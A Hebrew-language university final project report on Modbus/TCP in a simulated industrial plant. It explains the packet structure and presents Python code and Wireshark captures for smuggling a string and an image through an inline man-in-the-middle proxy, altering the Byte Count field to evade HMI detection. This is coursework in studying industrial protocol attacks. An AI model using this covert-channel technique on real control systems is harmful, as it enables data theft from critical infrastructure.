אוניברסיטת אריאל בשומרון, המחלקה למדעי המחשב
הגנת פרוטוקולי תקשורת, סמסטר ב' תשפ"ג

FINAL PROJECT

ליאור וינמן יועד תמר

9 באוגוסט 2023

תוכן עניינים

1 מבוא

בפרק זה נדבר על המבוא למטלה שכתבנו, לוגיסטיקת הקבצים, הוראות הרצה והסברים נוספים.

במטלה זו עבדנו על ארכיטקטורה קיימת, קיבלנו שתי מכונות (סביבות עבודה וירטואליות) ואותן היינו צריכים להבין ולעבוד עליהן:

מכונה אחת - מדמה מפעל תעשייתי, אשר מקבל ומוציא תקשורת, בעל מערכות HMI ו־Scada לצורך הצגת המפעל בצורה פיזית וניטור תקלות. לדוגמה, כאשר ישנה תקלה בתעבורה הנכנסת או היוצאת מהמפעל - ישנן נורות אזהרה על הממשק הגרפי של ה־Scada ומערכת ה־HMI, מתריעה על תקלה אשר מתרחשת, בזמן אמת.

מכונה שנייה - הינה מכונה אשר מדמה את המשך התעבורה מהמפעל על ידי העברת התקשורת באמצעות Proxy המחבר בין המפעל לבין ה־PLC למעשה, כל העבודה שלנו בפרויקט זה, תתבצע על המכונה הזו - המכונה בעלת מערכת הפעלה עם ממשק וירטואלי (מעל מערכת הפעלה של Linux Ubuntu 16.04 LTS).
כפי שנאמר לפני כן, על המכונה פועל Proxy אשר מטרתו להעביר את התקשורת והוא נמצא בין המפעל לבין הבקר. במונחים מקצועיים - ה־Proxy הנ"ל מהווה: Man־In־The־Middle על התקשורת במערכת, על כן, זהו MITM מסוג Inline, כלומר כאשר המפעל שולח חבילות תקשורת ה־Proxy מקבל אותן (מסוגל לעבד אותן) ושולח אותן הלאה.
כמובן, אם הוא ישנה את החבילות בצורה לא הגיונית - מערכות המפעל, יתריעו על כך מיד והזיוף יתגלה.

כעת, נשאלת השאלה - בהינתן תשתית קריטית (מפעל כנ"ל) ובהינתן לנו כבר Inline־MITM, האם נוכל לנצל את התשתית - לצורך הזלגה של מידע שלנו דרכה?

התשובה לכך - היא כן וזהו עיסוק המטלה - הזלגה של מידע, דרך התשתית הנתונה, בעזרת ה־MITM הנתון לנו.

1.1 קבצים

להגשה זו מצורפים 7 קבצים.

1. *malicious.py* - הקובץ שרץ על ה־MITM ודרכו אנחנו מזליגים את המידע (הקובץ היחיד שהורשנו לשנות על המערכת הנתונה).
2. *image.jpeg* - התמונה אותה בחרנו להזליג בשאלה 2.
3. *Q0.pcapng* - הקלטת WS, של התעבורה של המפעל לצורך חקירת הפרוטוקול בשאלה 0.
4. *Q1.pcapng* - הקלטת WS, של התעבורה של המפעל לאחר שהזלגנו מידע בשאלה 1.
5. *Q2.pcapng* - הקלטת WS, של התעבורה של המפעל לאחר שהזלגנו תמונה בשאלה 2.
6. *readme.pdf* - כמובן, גם קובץ הסברים זה.
7. *presentation.pdf* - מצגת לצורך ההצגה של המטלה.

1.2 הוראות הרצה

יש להוריד את שני הקבצים המצורפים בתוך קובץ המטלה שבמודל, לחלצם ולהרים את שתי המכונות הנתונות ולהפעיל את כלל המערכות הנדרשות (המכונות וממשק ה־Scada דרך הדפדפן). לאחר שהכל פועל בצורה תקינה (כפי שמפורט בקובץ המטלה), יש להחליף את קובץ ה־malicious הדיפולטיבי הנמצא על המכונה של התוקף, בקובץ המצורף להגשת על ידינו.
השארנו את שני הפתרונות עבור שאלות 1 ו־2 בפונקציה execute, המעבר בין הפתרונות הוא על ידי שינוי של data־member הנמצא בבנאי, יש לשנות את self.mode, הוא אמור להיות 0 כאשר נרצה להריץ את שאלה 1 ו־1 כאשר נרצה להריץ את שאלה 2.

1.3 הסטוריית גרסאות

המטלה הועלתה גם לריפוסיטורי ב־Github, ניתן לראות שם היסטוריית commit־ים.

https://github.com/liorvi35/Information־Leakage.git

כאן נגמר פרק המבוא - קריאה מהנה ☺

2 חקר הפרוטוקול

בפרק זה ניתן מענה לשאלה 0 - נסביר את הפרוטוקול, את המבנה של חבילותיו ואת השימושים בו.

2.1 מאסטר־עבד

לפני שנסביר על הפרוטוקול, ניתן הסבר קצר על יחסי "מאסטר־עבד".
ישנם הרבה סוגי תקשורת כמו "P2P" או "Client-Server", כעת נראה עוד סוג הנקרא "Master-Slave".

בהקשר של פרוטוקולי תקשורת, יחסי מאסטר־עבד הם מושג בסיסי המתאר כיצד מכישירים מקיימים אינטראקציה ומחליפים מידע בתוך הרשת. קשר זה נמצא בפרוטוקולים שונים והוא עוזר להקל על חילופי המידע בצורה יעילה ומאורגנת במרכיבי הרשת - נסתכל על שני רכיבים עיקריים:

1. מאסטר - רכיב המאסטר הוא הרכיב השולט במערכת, הוא יוזם תקשורת, שולח בקשות ומנהל את זרימת הנתונים הכוללת ברשת. המאסטר קובצע מתי וכיצד מחליפים נתונים עם התקני העבד. בדרך כלל יש לו את הסמכות לקבל החלטות, לעבד מידע ולתזמן את תהליך התקשורת.
2. עבד - רכיבי העבד הם הרכיבים המגיבים לבקשות של המאסטר. הם מחכים לפקודות או בקשות מהמאסטר ומספקים את המידע המבוקש או מבצעים פעולות לפי ההוראות. לעבדים אין אפשרות לקבל החלטות והם מתמקדים בביצוע משימות ספיציפיות על סמך הפקודות שהם מקבלים. הם מתוכננים לעקוב אחר ההוראות ולספק נתונים מבלי ליזום תקשורת בעצמם.

ניתן לאפיין את יחסי מאסטר־עבד לפי הנקודות הבאות:

1. התחלה - המאסטר יוזם תקשורת על ידי שליחת בקשות לרכיבי העבד.
2. זרימת בקרה - המאסטר שולט בזרימת חילופי הנתונים. הוא קובע מתי לשלוח בקשות, באיזו תדירות על העבדים לשלוח מידע ומתי לצפות לתגובות.
3. היענות - עבדים מגיבים לבקשות של המאסטר ואינם יוזים תקשורת בעצמם. הם מחכים להוראות של המאסטר.
4. כתובת - לכל רכיב עבד יש בד"כ כתובת ייחודית שהמאסטר משתמש בה כדי לזהות ולתקשר איתו.
5. סנכרון - יחסי מאסטר־עבד נועדו להבטיח סנכרון וסדר בהחלפת הנתונים ומניעת התנגשויות ממכשירים המנסים לתקשר בו זמנית.
6. מדרגיות - קשר זה מאפשר תכנון של רשתות תקשורת אשר ניתנות להרחבה שבהן מאסטר יחיד יכול לתקשר עם מספר רב של עבדים וליצור היררכיה שיכולה להכיל מערכות מורכבות.

כעת, בחזרה לענינו, Modbus, הוא פרוטוקול בקשה־תגובה אשר מיושם בעזר קשר מאסטר־עבד.
התקשורת בו תמיד מתרחשת בזוגות - בפרוטוקול זה המאסטר בדרך כלל הוא HMI (Human-Machine-Interface) או מערכת Scada (Supervisory-Control-and-Data-Acquisition)
והעבד הוא PLC (Programmable-Logic-Controller), כאשר התקשורת היא תמיד בקשה־תגובה. התוכן של הבקשות והתגובות מוגדר על ידי השכבות השונות של הפרוטוקול.

2.2 שכבות הפרוטוקול

תקשורת Modbus מאורגנת בשכבות שעוזרות לבנות את תהליך חילופי הנתונים ולהבטיח תקשורת אמינה בין המכשירים.


1. Application-Data-Unit - מבנה הנתונים ברמה העליונה ב־Modbus/TCP. מורכב מ־MBAP המכיל מידע על הבקשה, כתובות מקור ויעד, מזהה הבקשה ואורך ה־ADU. בנוסף גם, מכיל את ה־PDU אשר בו נמצאים הפקודה (קוד הפונקציה - במטלה זו אנחנו מתמקים בקוד פונקציה מספר 1 - קריאה) והנתונים בפועל.
2. Protocol-Data-Unit - מכיל את הפקודה והנתונים עצמם. כולל את קוד הפונקציה המציין איזה פעולה נרצה לבצע.

(*) "Coils" - הם ביטים פיזים של אאוטפוט. דוגמה פשוטה: הנורות במפעל, במצב תקין ה־Coils שלהם מ־1 עד 5 מחליפים ביט מ־0 ל־1 וההפך.

2.3 חבילת בקשה

נסתכל כעת על שכבת האפליקציה - של חבילת הבקשה:

- ADU:
  1. Transaction Identifier - באורך 2 בתים, מספר יחודי המזהה את רכיב המאסטר.
  2. Protocol Identifier - באורך 2 בתים, מספר המזהה את הפרוטוקול בו נעשה שימוש.
  3. Length - באורך 2 בתים, אורך כלל הפרוטוקול.
  4. Unit Identifier - באורך בית 1, מספר יחודי המזהה את רכיב העבד.
  5. Function Code - באורך בית 1, מציין איזה פעולה נרצה לעשות.
- PDU:
  1. Reference Number - באורך 2 בתים, מספר הפניה.
  2. Bit Count - באורך בית 1, המשמעות אצלנו היא כמות הנורות במפעל.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 370; Unit: 1, Func: 1: Read Coils
2	0.003285722	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 370; Unit: 1, Func: 1: Read Coils
3	0.999747017	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 371; Unit: 1, Func: 1: Read Coils
4	1.002198537	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 371; Unit: 1, Func: 1: Read Coils
5	3.000501126	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 373; Unit: 1, Func: 1: Read Coils
6	3.001651553	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 373; Unit: 1, Func: 1: Read Coils
7	4.000675711	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 374; Unit: 1, Func: 1: Read Coils
8	4.002030623	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 374; Unit: 1, Func: 1: Read Coils
9	5.001518404	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 375; Unit: 1, Func: 1: Read Coils
10	5.003513246	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 375; Unit: 1, Func: 1: Read Coils
11	6.011971109	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 376; Unit: 1, Func: 1: Read Coils
12	6.012954714	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 376; Unit: 1, Func: 1: Read Coils
13	7.001017570	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 377; Unit: 1, Func: 1: Read Coils
14	7.001780408	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 377; Unit: 1, Func: 1: Read Coils
15	8.000486499	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 378; Unit: 1, Func: 1: Read Coils
16	8.001570869	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 378; Unit: 1, Func: 1: Read Coils
17	9.001943275	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 379; Unit: 1, Func: 1: Read Coils
18	9.002996635	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 379; Unit: 1, Func: 1: Read Coils
19	10.001524774	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 380; Unit: 1, Func: 1: Read Coils

```
▸ Frame 1: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 10.0.0.114, Dst: 10.0.0.124
▸ Transmission Control Protocol, Src Port: 42916, Dst Port: 502, Seq: 1, Ack: 1, Len: 12
▾ Modbus/TCP
    Transaction Identifier: 370
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
▾ Modbus
    .000 0001 = Function Code: Read Coils (1)
    Reference Number: 0
    Bit Count: 5

0000  00 00 00 01 00 06 08 00  27 42 c1 39 00 00 08 00   ........ 'B·9····
0010  45 00 00 40 67 ed 40 00  40 06 bd dd 0a 00 00 72   E··@g·@· @......r
0020  0a 00 00 7c a7 a4 01 f6  ab 02 98 d5 4e 2e 2e 5d   ···|···· ····N..]
0030  80 18 00 e5 96 67 00 00  01 01 08 0a 00 01 ff 3f   ·····g·· ·......?
0040  92 f1 cb c0 01 72 00 00  00 06 01 01 00 00 00 05   ·····r·· ........
```

2.4 חבילת תגובה


נסתכל כעת על שכבת האפליקציה - של חבילת התגובה:

- ADU:

1. Transaction Identifier - באורך 2 בתים, מספר יחודי המזהה את רכיב המאסטר.
2. Protocol Identifier - באורך 2 בתים, מספר המזהה את הפרוטוקול בו נעשה שימוש.
3. Length - באורך 2 בתים, אורך כלל הפרוטוקול.
4. Unit Identifier - באורך בית 1, מספר יחודי המזהה את רכיב העבד.
5. Function Code - באורך בית 1, מציין איזה פעולה נרצה לעשות.

- PDU:

1. Reference Number - באורך 2 בתים, מספר הפניה.
2. Byte Count - באורך בית 1, מציין את אורך המידע המועבר.
3. Additional-Coils - באורך של עד כ-250 בתים, מיקום נוסף לצורך שמירת עוד מידע.



3 אלגוריתמיקה

בפרק זה נעבור בצורה יסודית על המימוש והפתרון, נסביר את האלגוריתמיקה מאחורי המימוש.

3.1 שאלה 1

כאן נעבור על הפתרון של שאלה 1.

בשאלה זו, נדרשנו להזליג 50 פעמים את המחרוזת "Otorio Rocks".
את ההזלגה הזו ביצענו דרך 5 חבילות, כך שבכל חבילה הזלגנו 10 פעמים (כמובן, לא ניתן להזליג את הכל בחבילה אחת בגלל המגבלה על גודל החבילה). בכל חבילה שהזלגנו דרכה, דחפנו את המחרוזת בסוף שכבת האפליקציה (כלומר, DATA המועבר לפונקציה), עם שינוי של בית יחיד באמצע.
כפי שראינו בחלק המחקר על הפרוטקול - חבילות Response, מכילות שדה הנקרא Byte Count שמשמעותו היא - בגודל כמה בתים המידע המועבר בחבילה. הבית הנ"ל - נמצא במיקום 8, לכן שינינו אותו לאורך של המידע שאנחנו מזליגים בכל פעם.

ניתן לראות, תחילה אנחנו מגדירים את המידע להזלגה - שהוא 10 פעמים המחרוזת הרצויה. לאחר מכן (הגדרנו Data Member שיספור את כמות ההזלגות) אם עוד לא שלחנו 5 פעמים - נייצר את המידע החדש להחזרה מהפונקציה - הוא יהיה שכבת האפליקציה הנתונה עם השינוי של השדה הרצוי שמתאר את גודל המידע ובנוסף המידע בסוף שכבת האפליקציה. כמו כן, אם כבר שלחנו מעל 5 פעמים - נחזיר את המידע הרגיל ללא הזלגה.

```
# In this part, we need to leak the string "Otorio Rocks" - 50 times,
# We'll leak it 5 times (5 packets), each packet contains 10 strings.
to_leak = 10 * "Otorio Rocks"

if self.leak_counter < 5:

    # Each `modbus` packet contains a `Byte Count` field that contains the amount of bytes that
    # response contains - so we need to modify it to avoid HMI detection.
    payload = data[:8] + binascii.unhexlify(hex(len(to_leak) + 1)[2:]) + data[9:] + to_leak

    self.leak_counter += 1
else:
    payload = data
return payload
```

3.2 שאלה 2

כאן נעבור על הפתרון של שאלה 2.

בשאלה זו, נדרשנו לבחור תמונה כלשהי ולהזליגה.
את ההזגלה הזו ביצענו דרך מספר לא קבוע של חבילות. ביצענו סגמנטציה על התמונה (כלומר, חילוק של המידע של התמונה למספר חלקים), בחרנו שכל סגמנט יהיה בגודל 200 בתים והסגמנט האחרון יהיה כל מה שנשאר.
כמו בסעיף הקודם, ההזלגה של המידע עצמו היא בסוף שכבת האפליקציה עם שינוי של הבית המתאר את אורך המידע.

תחילה אנחנו פותחים את התמונה וקוראים את כל המידע, לאחר מכן מגדירים את גודל הסגמנט. אחר כך יש לנו שני מצבים - האם יש לנו סגמנט באורך 200 או שאנחנו בסגמנט האחרון (שהוא כל השארית), בשני המקרים - אנחנו מגדירים את החבילה להחזרה על ידי שינוי הבית פלוס הדחיפה של המידע בסוף ומחזירים, כמובן אחרת - אם סיימנו להלזיג נחזיר את החבילה הרגילה.

בנוסף, יש לנו גם כמה שורות (שמסומנות בהערה) שמטרתן לשמור את כל הסגמנטים שאנחנו מבצעים (כדי להיווכח שכל התמונה הוזלגה במלואה), כלומר אם בסוף הקובץ החדש שנוצר הוא בדיוק התמונה שהתחלנו איתה הזלגנו הכל. (רק לצורך בדיקה עצמית).

```
# Opening the image we want to leak.
with open("image.jpeg", "rb") as image:
    to_leak = image.read()

# Performing segmentation (partition) over the image.
segmentation = (len(to_leak) // 200) + 1

# 0, ... ,n-1 first segments.
if self.segmentation < segmentation - 1:
    payload = data[:8] + binascii.unhexlify(hex(201)[2:]) + data[9:] + \
              to_leak[self.segmentation * 200:(self.segmentation + 1) * 200]

    # DEBUG - Ensure that image fully leaked:
    # with open("tmp", "ab") as f:
    #     f.write(to_leak[self.segmentation * 200:(self.segmentation + 1) * 200])

    self.segmentation += 1

# the last (n-th) segment.
elif self.segmentation == segmentation - 1:
    payload = data[:8] + binascii.unhexlify(hex(len(to_leak) - (200 * (segmentation - 1)))[2:]) + \
              data[9:] + to_leak[200 * (segmentation - 1):]

    # DEBUG - Ensure that image fully leaked:
    # with open("tmp", "ab") as f:
    #     f.write(to_leak[200 * (segmentation - 1):])

    self.segmentation += 1
else:
    payload = data
return payload
```

4 תעבורה

בפרק זה נעבור על תעבורת המערכת, נעבור על קטעי תעבורה נבחרים מתוך השאלות ונסביר זאת.

4.1 שאלה 1

כאן ניתן לראות את ההזלגה של המידע הרצוי, תחילה נשלחת חבילה מסוג "בקשה" ולאחר מכן נשלחת חבילה מסוג "תגובה". כפי שראינו בפירוט האלגוריתם - אנחנו מדליפים דרך 5 חבילות, לכן חבילות 2-4-6-8-10 מכילות את המידע המוזלג. לאחר מכן החבילות כמובן ממשיכות להישלח (כי TCPPROXY לא עוצר) אבל הן לא מכילות מידע מוזלג, אלא רק חבילות סטנדרטיות של בקשה-תגובה.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 383; Unit: 1, Func: 1: Read Coils
2	0.002079448	10.0.0.124	10.0.0.114	Modbus…	198	Response: Trans: 383; Unit: 1, Func: 1: Read Coils
3	1.000062471	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 384; Unit: 1, Func: 1: Read Coils
4	1.001906309	10.0.0.124	10.0.0.114	Modbus…	198	Response: Trans: 384; Unit: 1, Func: 1: Read Coils
5	2.000564237	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 385; Unit: 1, Func: 1: Read Coils
6	2.002044176	10.0.0.124	10.0.0.114	Modbus…	198	Response: Trans: 385; Unit: 1, Func: 1: Read Coils
7	3.000483364	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 386; Unit: 1, Func: 1: Read Coils
8	3.001875693	10.0.0.124	10.0.0.114	Modbus…	198	Response: Trans: 386; Unit: 1, Func: 1: Read Coils
9	3.999847160	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 387; Unit: 1, Func: 1: Read Coils
10	4.001234210	10.0.0.124	10.0.0.114	Modbus…	198	Response: Trans: 387; Unit: 1, Func: 1: Read Coils
11	5.000737603	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 388; Unit: 1, Func: 1: Read Coils
12	5.001982629	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 388; Unit: 1, Func: 1: Read Coils
13	5.999980497	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 389; Unit: 1, Func: 1: Read Coils
14	6.001056074	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 389; Unit: 1, Func: 1: Read Coils
15	6.999877282	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 390; Unit: 1, Func: 1: Read Coils
16	7.000889022	10.0.0.124	10.0.0.114	Modbus…	78	Response: Trans: 390; Unit: 1, Func: 1: Read Coils

```
▸ Frame 2: 198 bytes on wire (1584 bits), 198 bytes captured (1584 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 10.0.0.124, Dst: 10.0.0.114
▸ Transmission Control Protocol, Src Port: 502, Dst Port: 46338, Seq: 1, Ack: 13, Len: 130
▸ Modbus/TCP
▾ Modbus
    .000 0001 = Function Code: Read Coils (1)
    [Request Frame: 1]
    [Time from request: 0.002079448 seconds]
    Byte Count: 121
    Data: 15
```

```
0000  00 04 00 01 00 06 08 00  27 e5 3a 15 00 00 08 00   ........ '·:·····
0010  45 00 00 b6 cf fa 40 00  40 06 55 5a 0a 00 00 7c   E·····@· @·UZ···|
0020  0a 00 00 72 01 f6 b5 02  24 9e 60 66 af 10 87 14   ···r···· $·`f····
0030  80 18 01 fd 15 96 00 00  01 01 08 0a 92 fa a1 83   ........ ........
0040  00 04 34 ae 01 7f 00 00  00 04 01 01 79 15 4f 74   ··4····· ····y·Ot
0050  6f 72 69 6f 20 52 6f 63  6b 73 4f 74 6f 72 69 6f   orio Roc ksOtorio
0060  20 52 6f 63 6b 73 4f 74  6f 72 69 6f 20 52 6f 63    RocksOt orio Roc
0070  6b 73 4f 74 6f 72 69 6f  20 52 6f 63 6b 73 4f 74   ksOtorio  RocksOt
0080  6f 72 69 6f 20 52 6f 63  6b 73 4f 74 6f 72 69 6f   orio Roc ksOtorio
0090  20 52 6f 63 6b 73 4f 74  6f 72 69 6f 20 52 6f 63    RocksOt orio Roc
00a0  6b 73 4f 74 6f 72 69 6f  20 52 6f 63 6b 73 4f 74   ksOtorio  RocksOt
00b0  6f 72 69 6f 20 52 6f 63  6b 73 4f 74 6f 72 69 6f   orio Roc ksOtorio
00c0  20 52 6f 63 6b 73                                   Rocks
```

4.2 שאלה 2

כאן ניתן לראות את תחילת ההזלגה של התמונה, כרגיל נשלחת חבילת בקשה ובחבילה הבאה, של התגובה כבר יש מידע מוזלג של התמונה. כמובן זאת לא החבילה היחידה שמכילה את המידע של התמונה ומספר חבילות אחריה גם עם חלקי התמונה עד שמסיימים להזליג.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 391; Unit: 1, Func: 1: Read Coils
2	0.018516187	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 65496; Unit: 74, Func: 70: Unknown function (70)
3	1.000071893	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 392; Unit: 1, Func: 1: Read Coils
4	1.002428086	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 392; Unit: 1, Func: 1: Read Coils
5	1.999771511	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 393; Unit: 1, Func: 1: Read Coils
6	2.001619538	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 393; Unit: 1, Func: 1: Read Coils
7	2.999526996	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 394; Unit: 1, Func: 1: Read Coils
8	3.008691243	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 394; Unit: 1, Func: 1: Read Coils
9	4.000677266	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 395; Unit: 1, Func: 1: Read Coils
10	4.002831282	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 395; Unit: 1, Func: 1: Read Coils
11	5.000430312	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 396; Unit: 1, Func: 1: Read Coils
12	5.002827053	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 396; Unit: 1, Func: 1: Read Coils
13	6.000200492	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 397; Unit: 1, Func: 1: Read Coils
14	6.002701168	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 397; Unit: 1, Func: 1: Read Coils
15	6.999507585	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 398; Unit: 1, Func: 1: Read Coils
16	7.001831858	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 398; Unit: 1, Func: 1: Read Coils
17	8.000066024	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 399; Unit: 1, Func: 1: Read Coils
18	8.002388084	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 399; Unit: 1, Func: 1: Read Coils
19	9.000236026	10.0.0.114	10.0.0.124	Modbus…	80	Query: Trans: 400; Unit: 1, Func: 1: Read Coils
20	9.002160447	10.0.0.124	10.0.0.114	Modbus…	278	Response: Trans: 400; Unit: 1, Func: 1: Read Coils

```
▸ Frame 2: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 10.0.0.124, Dst: 10.0.0.114
▸ Transmission Control Protocol, Src Port: 502, Dst Port: 47344, Seq: 1, Ack: 13, Len: 210
▸ Modbus/TCP
▸ Modbus
▸ Modbus/TCP
▾ Modbus
    .100 0110 = Function Code: Unknown (70)
    Data: 49460001010000010001000 0ffdb
```

```
0000  00 04 00 01 00 06 08 00  27 e5 3a 15 00 00 08 00   ........ '.:.....
0010  45 00 01 06 7b 1a 40 00  40 06 a9 ea 0a 00 00 7c   E...{.@. @......|
0020  0a 00 00 72 01 f6 b8 f0  ae 8d 08 f4 45 5a 09 39   ...r.... ....EZ.9
0030  80 18 01 fd 15 e6 00 00  01 01 08 0a 92 fd 45 5e   ........ ......E^
0040  00 04 dd a0 01 87 00 00  00 04 01 01 c9 15 ff d8   ........ ........
0050  ff e0 00 10 4a 46 49 46  00 01 01 00 00 01 00 01   ....JFIF ........
0060  00 00 ff db 00 84 00 09  06 07 08 07 06 09 08 07   ........ ........
0070  08 0a 0a 09 0b 0d 16 0f  0d 0c 0c 0d 1b 14 15 10   ........ ........
0080  16 20 1d 22 22 20 1d 1f  1f 24 28 34 2c 24 26 31   . ."" .. .$(4,$&1
0090  27 1f 1f 2d 3d 2d 31 35  37 3a 3a 3a 23 2b 3f 44   '..-=-15 7:::#+?D
00a0  3f 38 43 34 39 3a 37 01  0a 0a 0a 0d 0c 0d 1a 0f   ?8C49:7. ........
00b0  0f 1a 37 25 1f 25 37 37  37 37 37 37 37 37 37 37   ..7% %77 77777777
00c0  37 37 37 37 37 37 37 37  37 37 37 37 37 37 37 37   77777777 77777777
00d0  37 37 37 37 37 37 37 37  37 37 37 37 37 37 37 37   77777777 77777777
00e0  37 37 37 37 37 37 37 37  ff c0 00 11 08 00 8c 00   77777777 ........
00f0  8c 03 01 22 00 02 11 01  03 11 01 ff c4 00 1c 00   ...".... ........
0100  00 01 04 03 01 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0110  00 04 05 06 07 01                                  ......
```

5 ביבליוגרפיה

רשימת מקורות אשר עזרו לנו בעת כתיבת המסמך ופתרון המטלה.

1. HMI - Definition
   https://csrc.nist.gov/glossary/term/human_machine_interface
2. What is HMI
   https://inductiveautomation.com/resources/article/what-is-hmi
3. What is a Scada system
   https://scada-international.com/what-is-scada/
4. Scada
   https://en.wikipedia.org/wiki/SCADA
5. Programmable-Logic-Controller
